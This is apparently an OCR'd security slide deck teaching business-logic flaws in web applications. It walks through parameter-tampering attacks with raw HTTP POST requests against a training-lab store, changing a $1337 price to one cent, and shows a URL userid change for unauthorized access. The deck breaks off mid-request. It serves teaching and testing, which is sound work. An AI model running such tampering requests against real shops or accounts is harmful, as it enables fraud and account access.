


The Art of Exploiting Logical Flaws in Web Applications

SaifAllah benMassaoud

Thanks to:

- Oussama Sahnoun
- Badis Mansouri
- Benjamin Kunz Mejri
- Dhillon Andrew Kannabhiran


About ME !!!!

I am SaifAllah benMassaoud, 26 years old, a Tunisian security researcher and bughunter very interested in bugbounties - technology, programming, reverse engineering, exploit development and discovering website vulnerabilities, i helped Intel a lot between 2019/2020 through my discovery of more than 60 Zerodays exploits

I was ranked in 2018 by Microsoft among the top 100 security researchers in the world and i was invited to Blackhat USA

I have been working in the field of security since 2009/2010 for several famous security companies such as "Microsoft, Skype, Google, Apple, Facebook, Dell, Huawei, Adobe, Nokia, Blackberry and SAP and Trend-Micro ".

Penetration tester and I have experience in doing deeper exploitation as well as working knowledge in the information security sector, web services sector and performing stable security audits.
I did not come from a high background, i never studied computer science, information security, or anything in school



Everything we see hides another thing; we always want to see what is hidden by what we see.

Please join the Microsoft Security Response Center and our friends for our annual industry appreciation event at **BlackHat 2018**.

7-11PM on Thursday, August 9

We'll be on the Strip. You'll find out where when you pick up your invitation token.

Dress is casual to surreal; the event is air-conditioned.

Meet other top security researchers and industry partners, play games, enjoy great food and drink... and find out what is hidden.


Only those with an invitation token will be admitted. Bring your invitation to booth #652 between 11-1 or 2-4 on 8/8 and 8/9 to collect your token with the location. If you are not registered for BlackHat, please contact us to make other arrangements.

Outline

- What is a Logic Flaw ?
- Why Logic Flaw ?
- Root Causes of Logic Flaws
- Top 10 Business Logic Attack Vectors
- Other Type of Logical Flaws
- What is the impact of logic vulnerabilities?
- Technical vulnerabilities VS Logical vulnerabilities

You can not perform tests thoroughly to detect logic flaws if you don't know how the app you're targeting works

➔ it's an amazing way of thinking



Outline

- What is a Logic Flaw ?

- Why Logic Flaw ?
- Root Causes of Logic Flaws
- Top 10 Business Logic Attack Vectors
- Other Type of Logical Flaws
- What is the impact of logic vulnerabilities?
- Technical vulnerabilities VS Logical vulnerabilities

What is a Logic Flaw ?

Unfortunately, as the field of web development has evolved and has become more complex, this has led to the development and exacerbation of logic flaws attacks that lead to (exploit the wrong way in which the app works)

- Logic flaws are design and implementation flaws of an application that allow an attacker to manipulate an application's logic
- An issue where the app does not work as expected from a specific condition
- When we talk about (business logic), it is a set of rules that are set by developers such as (infrastructure - permissions - privileges and how to buy and pay - prices, etc.), but these rules do not necessarily have to be in a commercial activity, so we can say that (business logic flaws) that we can call (application logic flaw) in other services

Outline

- What is a Logic Flaw ?
- Why Logic Flaw ?

- Root Causes of Logic Flaws
- Top 10 Business Logic Attack Vectors
- Other Type of Logical Flaws
- What is the impact of logic vulnerabilities?
- Technical vulnerabilities VS Logical vulnerabilities

Why Logic Flaw ?

- You cannot use automated tools to detect it
- You need to think outside the box ←
- A lot of developers don't even pay attention to it
- It may cause severe damage in the business compared to most other web application flaws

Why Logic Flaw ?

Classic logic flaws (Pratical)

Examples :

Parameter Tampering Attack

Account Takeover @ 2FA Bypass

Privilege Escalation

Why Logic Flaw ?

Examples :

Parameter Tampering Attack

The attacker will play inside the business with the parameters exchanged between him and the server to achieve a malicious goal and the server will trust it :

- ➔ Deception within the business by changing the price of an item from $1,000 to $ 1
- ➔ Transfer negative funds
- ➔ 10 computers cost $ 20,000, and the attacker would only buy them for a few cents
- ➔ Gain unauthorized access

Why Logic Flaw ?


Can often be done with:

➔ URL Query Strings

➔ Form Fields


➔ HTTP Headers

➔ Cookies



https://www.store.com/Default.aspx?userid=262728290

an attacker can change the parameters in a URL to Gain unauthorized access



https://www.store.com/Default.aspx?userid=26272829

Why Logic Flaw ?

Example 1 : Parameter Tampering Attack

You want to buy a laptop and you see in the URL these values :

store/order.asp?itemid=1&price=1000

[+] Vulnerable Parameter(s):

- ➔ itemid : You can change it as per your choice
- ➔ Price : You can change it as per your choice

store/order.asp?itemid=1&price=1

you bought a laptop for $1 even though it costs $1,000

Why Logic Flaw ?

Example 2 : Parameter Tampering Attack

You want to buy :

[+] Lightweight Leather Jacket ➔ Price : $1337.00

```
POST /cart HTTP/1.1
Host: acb71f751e6e5b9680c173d10064007d.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: https://acb71f751e6e5b9680c173d10064007d.web-security-academy.net
Referer: https://acb71f751e6e5b9680c173d10064007d.web-security-academy.net/product?productId=1
Cookie: session=ooBmZ1gdr2sSXVrNKbYs6K3hFEU00hIy
Upgrade-Insecure-Requests: 1

productId=1&redir=PRODUCT&quantity=1&price=133700   ← ← ← ← ← ←
```

Why Logic Flaw ?

Example 2 : Parameter Tampering Attack

[+] Request Method(s): POST

[+] Parameter(s):

productId	➔	The ID Of The Product
redir	➔	Redirection To The Product
quantity	➔	How Much (quantity) You Want to Buy
price	➔	The Price Of The Product

quantity=1&price=133700

|

The price changes when you change the quantity size

|

quantity=2&price= 267400

Why Logic Flaw ?

Example 2 : Parameter Tampering Attack

Let us study the values of the parameters

```
POST /cart HTTP/1.1
Host: acb71f751e6e5b9680c173d10064007d.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: https://acb71f751e6e5b9680c173d10064007d.web-security-academy.net
Referer: https://acb71f751e6e5b9680c173d10064007d.web-security-academy.net/product?productId=1
Cookie: session=ooBmZ1gdr2sSXVrNKbYs6K3hFEU00hly
Upgrade-Insecure-Requests: 1


productId=1&redir=PRODUCT&quantity=1&price=133700
```

Why Logic Flaw ?

Example 2 : Parameter Tampering Attack

Let us study the values of the parameters

---WE HAVE ---

productId=1&redir=PRODUCT&quantity=1&price=133700

productId ➔ The ID Of The Product

redir ➔ Redirection To The Product

quantity ➔ How Much (quantity) You Want to Buy

price ➔ The Price Of The Product

---Let's think a little bit---

productId ➔ There is no need to change it, it is an identity for the product that we want to buy

redir ➔

```
HTTP/1.1 302 Found
Location: /product?productId=1
Connection: close
Content-Length: 0
```


quantity ➔ we can manipulate it → Change the quantity size

price ➔ we can manipulate it → Change the Price size

Why Logic Flaw ?

Example 2 : Parameter Tampering Attack

Your store balance is $ 100 and you want to buy a lightweight leather jacket for $ 1337.00 !!!!!!!!! - is it reasonable to purchase it when your store credit is not enough!!!!!!!!!!!!!!!!!!!!!!



Store credit:

$100.00


Cart

Name	Price	Quantity	
Lightweight "l33t" Leather Jacket	$1337.00	- 1 +	Remove

Why Logic Flaw ?


Example 2 : Parameter Tampering Attack

Let's change the size of the price from 133700 to 1 and send a request



```
POST /cart HTTP/1.1
Host: acb71f751e6e5b9680c173d10064007d.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: https://acb71f751e6e5b9680c173d10064007d.web-security-academy.net
Referer: https://acb71f751e6e5b9680c173d10064007d.web-security-academy.net/product?productId=1
Cookie: session=ooBmZ1gdr2sSXVrNKbYs6K3hFEU0OhIy
Upgrade-Insecure-Requests: 1

productId=1&redir=PRODUCT&quantity=1&price=133700
```

```
HTTP/1.1 302 Found
Location: /product?productId=1
Connection: close
Content-Length: 0
```




```
POST /cart HTTP/1.1
Host: acb71f751e6e5b9680c173d10064007d.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: https://acb71f751e6e5b9680c173d10064007d.web-security-academy.net
Referer: https://acb71f751e6e5b9680c173d10064007d.web-security-academy.net/product?productId=1
Cookie: session=ooBmZ1gdr2sSXVrNKbYs6K3hFEU0OhIy
Upgrade-Insecure-Requests: 1

productId=1&redir=PRODUCT&quantity=1&price=1
```


Why Logic Flaw ?

Example 2 : Parameter Tampering Attack

What happened?



Name	Price	Quantity
Lightweight "l33t" Leather Jacket	$0.01	1



Store credit:
$99.99

Your order is on its way!

Name	Price	Quantity
Lightweight "l33t" Leather Jacket	$1337.00	1

Total: $0.01


We only bought it for a few cents even though it is priced at $ 1337.00

Why Logic Flaw ?

Example 2 : Parameter Tampering Attack

Let us buy 2 pieces at a price of only $ 0.01

```
POST /cart HTTP/1.1
Host: acb71f751e6e5b9680c173d10064007d.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
